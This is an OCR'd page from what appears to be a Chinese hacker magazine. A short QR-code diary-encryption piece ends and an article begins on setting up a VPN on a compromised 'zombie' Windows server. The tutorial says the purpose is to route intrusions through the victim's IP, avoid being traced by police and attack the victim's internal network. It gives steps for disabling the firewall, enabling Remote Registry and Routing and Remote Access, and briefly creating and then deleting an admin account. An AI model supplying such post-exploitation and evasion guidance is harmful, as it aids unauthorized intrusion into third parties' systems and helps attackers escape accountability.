


图6

**识别篇**

打开QR，选择“文件→打开”，找到那个加密的文本（图片），如图4。单击“打开”，弹出提示要输入密码，输入刚刚设置的密码，单击“确定”（图5），加密的内容又重现了（图6）！呵呵！很简单吧，这种方法是我在玩QR的时候想出来的，可以用来写日记或是用来保存一些小秘密，适合MM使用，希望大家能够喜欢！

（本文所涉及到的QR Code已收录到光盘中）

# VPN，今天你玩了吗？

zj1244

VPN，全称虚拟专用网（Virtual Private Network）。通常，VPN用在比较大的企业或者公司里，为员工实现家庭办公或访问企业内部资源，对于一般的家庭用户来说应用不多。事实上，这是因为他们还不了解VPN的一些优势所在。

VPN之间的数据是经过加密的，因此我们可以放心的当作跳板或者用来代理上网。而且使用VPN的话，我们不必再像以前那样得把开启代理的程序上传到肉鸡上。大家可以想象一下，在你进行入侵的时候，如果先连VPN然后再hack，那所有的网络访问都变成肉鸡的IP地址了，而VPN会将这个过程进行加密，如果出了什么事，网警也没多大办法认定这是我们干的。这对黑客的自我保护是非常有用的，至少不会那么容易被抓。VPN还有一个好处就是如果大家想进一步入侵肉鸡的局域网，那又要上传相关的扫描程序。架了VPN我们就可以在本机入侵肉鸡局域网的机子了，不信？那就仔细的阅读本文吧。




图1

我们在“开始”，“运行”中，输入“**services.msc**”，可以打开服务窗口，在这里可以看到每一个服务的详细信息。但开启VPN服务必须要满足以下几个条件：

windows自带防火墙（Windows Firewall/Internet Connection Sharing（ICS））要停止
远程注册表服务（Remote Registry）必须开启
server服务（Server）必须开启
router路由服务（Routing and Remote Access）必须开启

然后打开“开始”菜单->设置->控制面板->管理工具->路由和远程访问（图1），弹出路由和远程访问窗口，我们在左边的***(本地)(ps：***是计算机名，本例的是WEBSERVER2)处单击右键，选中配置并启用路由和远程访问（图2）。





图2

然后直接下一步，在弹出的配置窗口里选择最后一项“自定义配置”（图3）。选择自定义配置可以适用单网卡的情况，默认单

网卡是不给开VPN服务的。继续下一步，在自定义配置窗口里选择第一项“VPN访问”然后下一步，最后单击完成，会弹出一个对话框问是否启动服务，当然选是呀(图4)。


图3

注意：如果单击完成出现“80070005错误”的话（图5)，那一般就是你登陆肉鸡的时候用的是guest这类克隆用户的关系，用这类克隆用户开VPN一般都会出现这种错误，解决方法就是新建一个管理员权限的用户去开启VPN，开完后删去新建的用户就可以了。




图4




图5

我们右击***(本地)，选择属性，切换到“IP”选项卡，选中静态地址池（因为一般的服务器都不会提供DHCP服务的)，单击添加，在弹出的新建地址范围添加一个肉鸡的内网IP，如：192.168.1.8-192.168.1.200（图6)，然后确定。


图6

